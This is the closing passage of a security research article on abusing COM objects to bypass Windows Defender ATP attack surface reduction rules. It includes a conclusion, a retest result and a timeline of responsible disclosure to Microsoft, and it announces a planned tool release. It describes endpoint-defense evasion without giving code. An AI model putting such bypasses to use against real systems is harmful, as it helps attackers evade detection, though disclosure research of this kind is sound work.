


Figure 25b: Fake COM Object Spawning A Beacon

Conclusion

There are tools publicly available capable of detecting these events, however, WDAPT and AMSI currently do not. Using COM objects in this way, an attacker can bypass the entire WDAPT suite without creating any events that would indicate abuse. These techniques and findings were responsibly disclosed to Microsoft Security Response Center through their provided process. Microsoft reviewed these vulnerabilities and identified the bypass of both creation of child processes and writing executable content to disk required a re-tooling of WDAPT.

On 04/22/2021, Microsoft indicated that signature build 1.335.1321.0 and later for WDAPT contained mechanisms to detect abuse of ASR rules discussed in this article. Initial testing techniques were repeated and identified that the issues persisted and allowed for the bypassing of ASR rules.

Image




Figure 26: Retest Results

In addition, we will be releasing a framework of tools that utilize these techniques. The projects will be found on Optiv's [GitHub](#).

Timeline

11/20/2020	Research developed and article written.
03/14/2021	Provided Microsoft a preliminary disclosure document outlining identified issues.
03/31/2021	Microsoft recognized and acknowledged that the vulnerabilities related to spawning an Office child process and writing files to disk were real vulnerabilities and began working on remediation. However, the permissions inconsistencies in the registry were deemed not a vulnerability due to the requirement of elevated privileges.

04/21/2021	Microsoft informed the author that signature build 1.333.1055.0 released on 03/22/2021 and 1.335.1321.0 released on 04/21/2021 contained the detection for the Office application-based vulnerabilities and closed the case.
04/22/2021	The author retested the same techniques identifying that the vulnerabilities were still present.

References